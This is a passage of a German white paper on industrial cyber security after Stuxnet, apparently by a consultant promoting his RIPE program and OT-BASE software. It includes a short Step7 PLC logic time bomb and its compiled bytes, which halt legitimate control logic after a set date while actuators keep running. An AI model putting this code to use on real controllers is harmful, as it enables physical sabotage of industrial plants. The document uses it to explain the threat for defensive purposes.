Es wurde oft betont, dass Angriffe wie Stuxnet die Fähigkeiten von Nationalstaaten erfordern — und dass wir uns daher nicht wirklich Sorgen machen müssten. Technisch gesehen ist das nur halb richtig. Tatsächlich wäre die Entwicklung von Stuxnet nicht ohne die Ressourcen potenter Geheimdienste möglich gewesen. Aber das hat eher mit den Besonderheiten dieses Falls zu tun als mit grundsätzlichen technischen Schwierigkeiten. Diese Besonderheiten sind:

- es ging um ein sehr gut bewachtes militärisches Ziel im Ausland
- die technischen Details dieses Ziels waren geheim
- der Angriff sollte unentdeckt bleiben — die erzeugten Schäden sollten wie bekannte Qualitätsprobleme aussehen
- die Täter wollten unerkannt bleiben.

[24] Vortrag auf der S4-Konferenz 2016. https://www.youtube.com/watch?v=LiNtzCibDko
[25] Wo wir es doch können, sind die Aussichten nicht gerade rosig. Beispiel Quantencomputer: Es ist wahrscheinlich, dass Quantencomputer innerhalb von zwanzig Jahren so weit sind, dass sie sämtliche bisher verwendeten digitalen Schlüssel knacken können.

Will man Ziele in der privatwirtschaftlichen Industrie angreifen, wird die Sache einfacher. Wer beispielsweise Kenntnisse in der Kraftwerkstechnik, im Autobau oder in der chemischen Industrie hat, kann diese Kenntnisse nicht nur gegen ein singuläres Ziel, sondern gegen eine ganze Reihe von Zielen nutzen. Bestimmte Angriffstechniken lassen sich skalieren, und zwar in dem Maße, in dem man von individuellen Charakteristika eines bestimmten Ziels abstrahiert.

Was das für einen von Stuxnet inspirierten Angriff auf Industriesteuerungen bedeutet, habe ich schon 2011 erläutert, als ich zeigte, wie sich eine einfache logische Zeitbombe bauen lässt. Der folgende Step7-Code bewirkt, an den Anfang von OB1 gesetzt, dass die legitime Steuerungslogik ab dem 25.12.2011 nicht mehr ausgeführt wird:

```
L     LD    12
L     DW#16#11122500
>=D
BEC
```

Kompiliert wird daraus eine Folge von 14 Bytes:

```
7E 63 00 0C 38 07 11 12 25 00 39 A0 05 00
```

Damit lässt sich Schaden an *jeder* Industrieanlage erzeugen, ohne Branchenkenntnisse und ohne den spezifischen Prozess zu kennen. Das Problem entsteht in diesem Fall daraus, dass mit der Ausführung des Schadcodes die Ausgänge (Aktoren) der infizierten Steuerung nicht in den sicheren Ausgangszustand geschaltet werden, sondern in dem Zustand bleiben, in dem sie zur Aktivierung des Schadcodes gerade waren. Pumpen pumpen weiter, Motoren laufen weiter, Ventile bleiben geöffnet. Dieses Beispiel macht deutlich, dass auch ohne detaillierte Anlagenkenntnisse cyber-physische Angriffe möglich sind. Das wir sie bislang in der freien Wildbahn noch nicht gesehen haben, dürfte als Glück bezeichnet werden.

Was ist mit den teuren Zero-Day-Exploits?

Ein großes Missverständnisse zu Stuxnet rankt sich um die sogenannten Zero-Days, die von den Medien als eine Art heiliger Gral der Hackerkunst betrachtet werden. Man benötigt keine Zero-Days, um einen substanziellen cyber-physischen Angriff zu starten. Das beste Beispiel hierfür ist ironischerweise Stuxnet selbst, denn in der ersten Version wurde kein einziger Zero-Day verwendet. In der heutigen Welt spielen Zero-Days selbst bei großen Cyber-Kampagnen nur eine untergeordnete Rolle, da die Verwendung bekannter Exploits in aller Regel reicht. Die Mehrzahl der Benutzer, insbesondere in der Fabrikautomation, verwendet schließlich Systeme, die nicht auf dem aktuellen Patch-Level sind.

Auf der Ebene der Automatisierungstechnik spielen Schwachstellen wie Buffer Overflows schließlich praktisch keine Rolle, da genügend Schwachstellen in Form von legitimen Produkteigenschaften vorhanden sind, um damit einen zuverlässigen cyber-physischen Angriff durchzuführen. Der Angreifer, der auf Produktmerkmale sitzt, setzt sich außerdem nicht dem Risiko aus, dass seine bevorzugten Schwachstellen über Nacht vom Betreiber "gepatcht" werden.

Zusammenfassend: Für die Entwicklung cyber-physische Angriffe benötigt man keine exzeptionellen Hacker-Künste, sondern solide Kenntnisse der Automatisierungstechnik. Solche Angriffe entspringen nicht den genialen Momenten von IT-Freaks, sondern lassen sich ingenieursmäßig planen und durchführen.

Indirekte Infiltration über Fremdfirmen

Stuxnet hat jedem, der es wissen will, gezeigt, wie man in schwer bewachte Ziele digital eindringt: Auf dem Umweg über Fremdfirmen und mobile Geräte. Anstatt Firewalls, Datendioden, Intrusion-Detection-Systeme und so weiter zu überwinden, die man typischerweise bei großen Firmen findet, infiltriert man einfach Fremdfirmen mit legitimem Zugang zum eigentlichen Ziel. Was auch immer der Sicherheits-Level der Fremdfirmen im Fall Natanz gewesen sein mag, er war mit Sicherheit unterhalb dem der Urananreicherungsanlage. Hier reichte es aus, die Schadsoftware (insbesondere die erste Variante, für die dies der einzige Infiltrationsweg war) auf einen Fremdfirmen-Laptop oder USB-Stick aufzubringen, der dann früher oder später physisch in die Anlage getragen und an kritische Systeme angeschlossen wurde. Und all dies unter den Augen des Wachpersonals.

Jeder Angreifer in der Folge von Stuxnet wird diese Infiltrationsmethode in Betracht ziehen, wenn es darum geht, gut gesicherte Ziele anzugreifen. Die nüchterne Realität ist, dass nahezu jede Industrieanlage oder Militäreinrichtung weltweit in irgendeiner Form von Fremdfirmen abhängt, egal ob diese Fremdfirmen unmittelbar für die Automatisierungstechnik oder beispielsweise für die Klimaanlage zuständig sind.[26] Diese Fremdfirmen, zum Teil kleine Ingenieurbüros, haben häufig sehr geringe bis nicht vorhandene Kenntnisse im Bereich Cyber-Sicherheit. Nachdem in der industriellen Cyber-Sicherheit das Insider-Risiko über viele Jahre diskutiert wurde, hatte man Insider, die unwillentlich und unwissentlich Schadsoftware in die Anlage einbringen, vollständig ignoriert.

[26] Im Fall des bekannten Cyber-Angriffs auf die amerikanische Supermarktkette Target, bei der Kreditkartendaten von vielen Millionen Kunden gestohlen wurden, erfolgte die Infiltration über eine Fremdfirma, die die Klimaanlage wartete.

WAS IST ZU TUN?

Bei einer Veranstaltung der Deutschen Telekom zur Cyber-Sicherheit habe ich 2012 mit Führungskräften der deutschen Stromindustrie über Gefahren und mögliche Schutzmaßnahmen diskutiert. Die Äußerung eines Vorstandsvorsitzenden war dabei symptomatisch: Er wünsche sich, die deutsche Regierung würde eine Art "Cyber-GSG9" aufstellen, die man bei Bedarf anfordern könnte. Ein naheliegender Wunsch, der aber aus verschiedenen Gründen nie Realität werden wird. Um nur zwei Gründe zu nennen: Erstens, die Behörden haben hierfür überhaupt nicht das anlagen- und prozesspezifische technische Know-How. Zweitens: sie müssten rund um die Uhr wesentlich stärker in den Unternehmensnetzen präsent sein, als es der Wirtschaft lieb sein kann.

Ein moderner Staat kann sich heute nicht mehr leisten, den sogenannten Cyberspace zu ignorieren. Seine realistischen Möglichkeiten, die private Wirtschaft vor potenten Cyber-Angriffen zu schützen, sind aber gering, selbst wenn es um die Kritische Infrastruktur geht. Wie die diversen Abhöraffären von Bundestag und Regierungsmitgliedern zeigen, kann der Staat sich nicht einmal selbst in dem Maße schützen, in dem man das für erforderlich halten würde. Das ist nicht nur in der Bundesrepublik so. General Michael Hayden hat es nüchtern so auf den Punkt gebracht: "In the cyber domain, your government will always be late to need."[27] Nun ist Hayden nicht irgendjemand, sondern war Chef sowohl von NSA als auch CIA. Er weiß, wovon er redet.

Die Unternehmen sind also mehr oder weniger auf sich gestellt, was aber auch Vorteile hat. Von einem kann man nämlich ausgehen: Was von staatlicher Seite in Bezug auf Cyber-Sicherheit an die Firmen herangetragen wird, ist nicht per se wirklich wirksam, und vor allem nicht kosteneffizient.

Die drei Kriterien für effiziente Cyber-Sicherheit in der Produktion

Für Betreiber von Industrieanlagen reduziert sich das Thema Cyber-Sicherheit in der Produktion auf ein einfaches Dilemma. Man weiß schon, das man etwas tun muss. Man will aber auch kein Geld für Software, Hardware und Dienstleistungen verschwenden, die zur Erhöhung von Produktionsmenge und -qualität nichts beitragen. Für den Entscheider geht es nicht darum, Leit- und Automatisierungstechnik sicher gegen Cyber-Angriffe zu machen (das könnte jeder mit unbegrenztem Budget), sondern um eine betriebswirtschaftlich sinnvolle Adressierung des Problems. Entscheidend hierfür sind drei Kriterien:

- **Empirisch nachweisbare Wirkung der eingesetzten Maßnahmen.** Man kann Cyber-Sicherheit nicht messen, man kann aber messen, ob man sicherer oder weniger sicher geworden ist. Wer die Wirkung von Cyber-Sicherheitsmaßnahmen nicht überprüft (z.B. in Form von Audits) und mit Kennzahlen darstellt, vernichtet wahrscheinlich Geld. Wir empfehlen unseren Kunden seit vielen Jahren, nur solche Maßnahmen umzusetzen, deren Wirkung empirisch überprüft werden kann. Wenn nicht zweifelsfrei gemessen werden kann, was eine Maßnahme an "mehr" oder "weniger" bringt, lohnt es sich vermutlich nicht, diese Maßnahme überhaupt durchzuführen.
- **Skalierbarkeit mittels Standardisierung und Zentralisierung.** Betreiber mehrerer Werke können nur Maßnahmen effizient umsetzen, deren Aufwand nicht proportional

[27] https://www.youtube.com/watch?v=2NSRnWdyXwE

zur Flottengröße ist. Einfacher ausgedrückt: Wer zehn Werke betreibt, muss Cyber-Sicherheit so angehen, dass der Gesamtaufwand nicht zehnmal so hoch ist wie für ein einzelnes Werk. Daraus folgt die Forderung nach Standardisierung und Zentralisierung, die ich weiter unten noch im Detail ausführe.

- **Automatisierung.** Wir haben bei weitem nicht so viel Experten für cyber-physische Sicherheit, wie es wünschenswert und sinnvoll wäre, und an diesem Zustand wird sich auch in absehbarer Zukunft nichts ändern. Nun ist es aber auch so, dass vieles in der Cyber Security wie beispielsweise Audits und das Feststellen des vorhandenen Geräteparks inklusive Konfigurationsdetails heute oft noch mühsam per Hand erledigt wird — eine völlig unsinnige Zeitverschwendung. Neue Verfahren und Technologien für die *Cyber Security Automation* bieten hier wirksame Abhilfe.

Warum Sie Risikoanalysen und Penetrationstests kritisch betrachten sollten


Risikoanalysen und Penetrationstests, wie sie von vielen Unternehmen als wichtigste Maßnahme zur Cyber-Sicherheit in der Produktion durchgeführt werden, sind einer der größten Kostentreiber. Was sich zunächst kontraintuitiv anhören mag, lässt sich leicht begründen.

Risikoanalysen sind gut gemeint, führen in der Praxis jedoch regelmäßig zu einem ineffizienten Mitteleinsatz

Eine Risikoanalyse beruht auf der Annahme, dass der betriebswirtschaftlich sinnvolle Einsatz von Schutzmaßnahmen zur Verringerung möglicher Schäden wie Betriebsstillständen, die mit einer gewissen Eintrittswahrscheinlichkeit qualifiziert werden, mit relativ simpler Algebra zu ermitteln ist. Auf der einen Seite steht eine bestimmte Schadenshöhe x mit einer Eintrittswahrscheinlichkeit y, auf der anderen Seite stehen die Kosten für die Einführung und den Betrieb der Schutzmaßnahme, der den Schaden unwahrscheinlicher macht. Im Grunde braucht man jetzt nur noch die beiden Größen zu subtrahieren, um zu entscheiden, ob die Maßnahme wirtschaftlich sinnvoll ist oder nicht.


In der Theorie hört sich das vernünftig an, in der Praxis funktioniert es aber leider nicht. Tatsache ist, dass es sich bei den allermeisten Risikoanalysen um eher metaphorische Überlegungen zu Kosten und vermeintlichen Nutzen handelt. Sie können das selbst leicht feststellen, indem Sie genauer hinschauen. Beispiel: Wo immer Sie von einem hohen, mittleren oder sonstwie qualifizierten Risiko hören — ist dort ein Zeitraum angegeben, innerhalb dessen sich dieses Risiko mit der genannten Wahrscheinlichkeit manifestiert? Das Risiko, dass Sie innerhalb der nächsten hundert Jahre sterben, ist sehr, sehr hoch. Das Risiko, dass Sie innerhalb der nächsten Woche sterben, hoffentlich sehr gering. Fehlt eine Zeitangabe, wissen Sie, dass Sie es trotz aller vermeintlichen Exaktheit nur mit einer eher bildlichen Verwendung des Begriffs Risiko zu tun haben, die sich in jede gewünschte Richtung dehnen lässt.

Man könnte ein ganzes Buch darüber schreiben, wie der Begriff Risiko gerade in der Cyber-Sicherheit falsch verwendet und oft geradezu missbraucht wird. Tatsächlich haben andere Leute das schon getan. Wenn Sie so etwas interessiert, empfehle ich die Bücher von Doug Hubbard. Der größte Schocker von Hubbard ist sein ernstgemeinter Rat, sofort mit den wohlbekannten Risikomatrizen (siehe unten) aufzuhören. Sofort meint: Heute, jetzt gleich. Bevor Sie meinen, das wäre Unsinn, lesen Sie seine Bücher.



Festhalten: Anerkannte Risikoexperten empfehlen, Risikomatrizen wie diese hier NICHT zu verwenden

Ich gebe Ihnen noch einen weiteren Grund aus der Praxis dafür, warum Sie mit Risikoanalysen Gefahr laufen, Zeit und Geld verschwenden. Am Ende einer Risikoanalyse kommt vorhersehbar heraus, dass Ihre Cyber-Sicherheitsrisiken in der Produktion beträchtlich sind und dass zur Abmilderung dieser Risiken eine Menge Geld erforderlich ist (das hätte Ihnen ein guter Berater auch ohne Risikoanalyse sagen können). Leider haben Sie dafür kein ausreichendes Budget. Sie können also nur einen Bruchteil der empfohlenen Maßnahmen durchführen. Wenn Sie das nächstemal erneut eine Risikoanalyse durchführen — normalerweise fünf bis zehn Jahre später — wiederholt sich dieses Spiel. In der Zwischenzeit häufen sich Schwachstellen an.



Cyber-Risikomanagement in der Praxis: Entscheidend für das, was umgesetzt wird, ist nicht die Höhe des Risikos, sondern die Höhe des Budgets

In der Leit- und Automatisierungstechnik ist es nicht so, dass man erst mittels einer Risikoanalyse herausfinden müsste, wo genau diese Schwachstellen liegen. Es ist bekannt. Deshalb kann man sich häufig auch Penetrationstests sparen. Ihre Durchführung ist in der Regel auf wenige Tage beschränkt, in denen der Tester herausfinden soll, ob es Sicherheitslücken gibt. Abgesehen davon, dass solche Tests in einer Industrieumgebung mit diversen

Risiken verbunden sind, ist der konzeptionelle Ansatz milde ausgedrückt fragwürdig. In den Worten von Marcus Ranum, Erfinder des Firewalls:

"I think the stupidest idea that I've seen in computer security is the whole notion of penetration testing. There are lots and lots of people who make tons of money on it. And lots and lots of people spend lots of money on it. But the basic premise of penetration testing is that you've got something that you don't understand and you're trying to achieve an understanding of it by having some outsider—who also doesn't understand it—attack it, simulating someone who doesn't understand it, trying to figure it out. Now if that's not the dumbest thing you've ever heard of, I don't know what is."[28]

Wenn Sie Betreiber einer Industrieanlage sind, gehen Sie einfach davon aus, dass Ihre Systeme und Netzwerke einen Haufen bekannter Sicherheitslücken haben, die es wert sind, geschlossen zu werden. Risikoanalysen und Penetrationstests werden nur bestätigen, was sie sowieso schon geahnt haben. Fangen Sie gleich mit der Lösung des Problems an, anstatt sich nochmal sagen zu lassen, wie schlimm das Problem wirklich ist (um daraufhin lange zu überlegen, ob es wirklich so schlimm ist, oder ob man nicht noch eine weitere Risikoanalyse abwarten sollte).

Haben Risikoanalysen und Penetrationstests somit überhaupt keinen Sinn? Das wäre über das Ziel hinaus geschossen. Penetrationstests sind dann sinnvoll, wenn die Wirksamkeit zuvor eingeleiteter Schutzmaßnahen gezielt überprüft werden soll. Und die Übung, die man landläufig als Risikoanalyse bezeichnet, macht in verkleinerter Form dort Sinn, wenn man nach Ablauf eines Audit-Zyklusses — also dann, wenn ein realistisches Bild der in der Cyber-Sicherheit erzielten Erfolge und Misserfolge — überlegt, welche Prioritäten für den nächsten Zyklus gesetzt werden sollen.

Wie Sie Cyber-Sicherheit im Produktionsumfeld effizient organisieren und planen

Der entscheidende erste Schritt: Personelle Verantwortlichkeit und dediziertes Budget

Vor einigen Jahren fand ich eine ganz simple Methode, um bei einem neuen Kunden völlig ohne technische Analyse eine Ahnung vom vorhandenen Sicherheitsniveau zu bekommen. Ich stelle einfach zwei Fragen:

1. Wieviel Personen sind bei Ihnen in Vollzeit für die Cyber-Sicherheit in der Produktion zuständig?
2. Wie hoch ist Ihr jährliches Budget für die Cyber-Sicherheit in der Produktion?

Die mit Abstand häufigste Antwort auf die erste Frage lautet: Null. Häufigste Antwort auf die zweite Frage: Wir haben kein dediziertes Budget für die Cyber-Sicherheit in der Produktion. Das Merkwürdige daran: Man muss es eigentlich einem Manager nicht groß erklären, dass sehr wenig bis gar nichts in einem Unternehmen passiert, wenn nicht jemand personelle Verantwortung trägt und auch mit ausreichenden Mitteln ausgestattet wird. Was in anderen Bereichen wie Qualitätsmanagement und Safety sehr gut funktioniert, scheint für die Security noch nicht wirklich verstanden worden zu sein. Vielerorts geht man davon aus, dass die erforderlichen Tätigkeiten irgendwie "nebenher" von Instandhaltern und Fremdfirmen mit übernommen werden könnten.

[28] https://cigital.com/silver-bullet-files/shows/silverbullet-003-mranum.pdf

Der entscheidende erste Schritt auf dem Weg zu einer effizienten und wirksamen Cyber-Sicherheit in der Produktion besteht darin, personelle Verantwortung aufzubauen. Das bedeutet, dass mindestens ein Mitarbeiter explizit die Verantwortung für die Cyber-Sicherheit in der Produktion trägt (nicht nur allgemein für "IT-Sicherheit") und auch ein dediziertes Budget dafür hat. Selbst wenn Sie mit einem bescheidenen Budget anfangen, ist dies weit besser als eine dynamische Allokation von Mitteln beispielsweise aus der IT-Security (die dann sagen wird, das Geld benötige sie selber — und damit vermutlich auch Recht hat).

Unsere langjährige Erfahrung hat gezeigt, dass diese Verantwortung sinnvollerweise nicht einem IT-Fachmann übertragen wird, sondern einem Kollegen mit gutem Hintergrundwissen der Automatisierungstechnik. Ob die Stelle dann organisatorisch innerhalb der IT angesiedelt ist oder zum Beispiel in der Instandhaltung, ist eher von untergeordneter Bedeutung. Die Erfahrung hat außerdem gezeigt, dass wirkliche Ergebnisse erst dann zu erwarten sind, wenn der betreffende Mitarbeiter in Vollzeit für diesen Aufgabenbereich tätig ist — Teilzeit-verantwortung führt in der Praxis dazu, dass es ständig vermeintlich dringendere Aufgaben aus dem Tagesgeschäft gibt. Für größere Unternehmen ist natürlich eine Einzelstelle nicht ausreichend, hier sollte ein Team tätig sein.

Das Gesagte bedeutet nicht, dass mindestens eine Vollzeitstelle oder gar ein Team für jedes Werk erforderlich wäre. Die Tätigkeiten, um die es geht, können gut zentralisiert werden, so dass hier für mittlere und große Unternehmen ein positiver Skalierungseffekt möglich ist: Die Kosten pro Werk nehmen mit zunehmender Anzahl von Werken ab.

Geplantes, systematisches Vorgehen anstelle von sporadischen Risikobewertungen

In der IT weiß man seit langem, dass nachhaltige Sicherheit nur auf der Basis eines *Sicherheitsprogramms* möglich ist.[29] Dafür gibt es sogar etablierte Standards wie ISO 27001 und ITIL. Diese Standards lassen sich leider nicht sinnvoll eins zu eins auf die Leit- und Automatisierungstechnik umsetzen, die Grundidee allerdings schon. Doch wo kommt die konkrete Ausformulierung für die direkte praktische Umsetzbarkeit her? Hier gibt es mehrere Ansätze. Der Standard IEC 62443 verfolgt eigentlich genau dieses Ziel, leidet jedoch darunter, dass die tatsächliche Anwendung sich als aufwendig und kostenintensiv erwiesen hat. Einige Unternehmen lassen sich ein Cyber-Sicherheitsprogramm für die Produktion individuell von Consultants entwickeln oder versuchen eine Eigententwicklung, was sich ebenfalls als kostenträchtig und obendrein als risikoreich erwiesen hat, denn was als Ergebnis so eines Projekts heraus kommt, ist nicht immer wirklich praxistauglich.

Aus unseren Erfahrungen im Beratungsgeschäft haben wir mit dem Namen RIPE[30] ein standardisiertes Programm entwickelt, welches lizenziert werden kann. Der Vorteil für den Kunden besteht darin, dass er die zeit- und kostenaufwendige Individualentwicklung eines Sicherheitsprogramms spart, und außerdem kein Risiko bezüglich der praktischen Brauchbar-keit des Ergebnisses eingeht. RIPE ist international seit Jahren zur Absicherung von über 1000 Anlagen im Einsatz. RIPE wird als digitaler Dokumentensatz (MS Word) geliefert und adressiert alle Policy-Bereiche von Planung bis Kennzahlen, die für nachhaltige Cyber-Sicherheit in der Produktion wichtig sind. Die folgenden Abbildungen zeigen die Inhalts-verzeichnisse der insgesamt 13 RIPE-Module.

[29] Manchmal ist hier auch von *Sicherheitsplan* oder *Cyber Security Plan* die Rede
[30] RIPE ist eine Abkürzung für *Robust ICS Planning and Evaluation*. Ein Whitepaper (auf Englisch) erklärt die konzeptionellen Grundlagen von RIPE.

RIPE Management-Programm für die digitale Industrieautomation (MP-17)

RIPE Implementierungsplan (IP-17)

RIPE Systeminventar (SI-17)

RIPE Netzwerkdiagramme (NW-17)

RIPE Datenflussdiagramme (DF-17)

RIPE Referenzarchitektur (RA-17)

RIPE Systembeschaffung (SP-17)

RIPE Benutzerverwaltung (WM-17)

RIPE Policiys und Standardverfahren (PO-17)

RIPE Management von Cyber-Sicherheitsvorfällen (IM-17)

RIPE Kennzahlen zur Cyber-Sicherheit in der Produktion (CM-17)

RIPE Schulungsprogramm (TC-17)

Man kann nicht absichern, was man nicht kontrolliert

Ich habe weiter oben gesagt, dass ich mit zwei einfachen Fragen bereits sehr gut das Cyber-Sicherheitslevel eines neuen Kunden einschätzen kann. Vervollständigt wird das Bild mit einer dritten Frage: Wie handhaben Sie das Inventar- und Konfigurationsmanagement Ihrer Leit- und Automatisierungstechnik?

Wenn die Antwort "mit Excel" lautet, wie in der ganz großen Mehrzahl der Fälle, dann ist damit geklärt, dass es mit der Cyber-Sicherheit nicht weit her sein kann. Denn Hunderte oder Tausende von digitalen Automatisierungskomponenten kann niemand mit einer einfachen Tabellenkalkulation verwalten, insbesondere wenn — wie es natürlich erforderlich ist — auch Softwarekonfigurationen, Netzwerkanbindungen und Datenflüsse dargestellt werden sollen, und das Ganze auch noch ein Änderungsmanagement beinhalten soll.

Die Folge ist, dass viele Unternehmen tatsächlich nicht wissen, wie viele Netzwerke, Computer, Switches, Steuerungen und so weiter sie im Produktionsumfeld betreiben. Sie wissen auch nicht, welche Softwarestände wo installiert sind oder welche Fremdfirmen wie und warum per Fernwartung auf ihre Systeme zugreifen. Wenn das bei Ihnen auch so ist, kann man nur sagen: Willkommen im Club! Nur macht es auf dieser Basis wenig Sinn, sich überhaupt mit Cyber-Sicherheit zu beschäftigen, denn sie können nicht absichern, was sie gar nicht genau kennen und kontrollieren.

Aber die negativen Folgen von unzureichendem oder nicht vorhandenem Inventar- und Konfigurationsmanagement sind ja gar nicht auf die Cyber-Sicherheit beschränkt. Selbst die reguläre Systemwartung wird zum Kraftakt, wenn den Instandhaltern detaillierte und korrekte Systemdokumentation fehlt. Industrie 4.0 schließlich wird zum risanten Abenteuer, wenn Anlagenplaner, Ingenieure und Instandhalter keine besseren Werkzeuge als Excel, Visio und die gängigen Tools für Verkabelungspläne haben. Aus diesen Gründen haben wir die Software OT-BASE entwickelt, die hier eine Abhilfe schafft. OT-BASE ist im Kern ein Konfigurations-managementsystem speziell für die digitale Leit- und Automatisierungstechnik. Die Konfigurationsdaten werden automatisch durch Sensoren im Netzwerk ermittelt und dann in einer zentralen Datenbank (CMDB) abgespeichert.

Konfigurationsmanagement als Basis für die Cyber-Sicherheit


Wenn man Stuxnet verstanden hat, wird deutlich, was die wesentliche Fähigkeit zur Abwehr derartiger komplexer Angriffe ist. Ich hebe es hier ausdrücklich hervor:


Fortgeschrittene cyber-physische Angriffe gehen immer mit nicht autorisierten Konfigurationsänderungen einher.


Wer solche Änderungen erkennen und verhindern kann, ist wirksam geschützt.


Denken Sie bitte noch ein wenig darüber nach. Sie werden feststellen, dass sich mit dieser Erkenntnis viele Dinge vereinfachen. So ist es beispielsweise nicht erforderlich, große Aufwände im Bereich des Monitorings von Bedrohungen ("Threat Intelligence") zu treiben. Auch eine kontinuierliche Überwachung des Netzwerkverkehrs mit dem Versuch, Anomalien zu erkennen, ist unnötig. Am besten aber: Ein rigoroses Konfigurationsmanagement hat sehr viele positive Seiteneffekte für Use Cases außerhalb der Cyber-Sicherheit.


Die folgenden Screenshots geben einen Eindruck von der Benutzeroberfläche von OT-BASE.



OT
BASE






Automation Bus

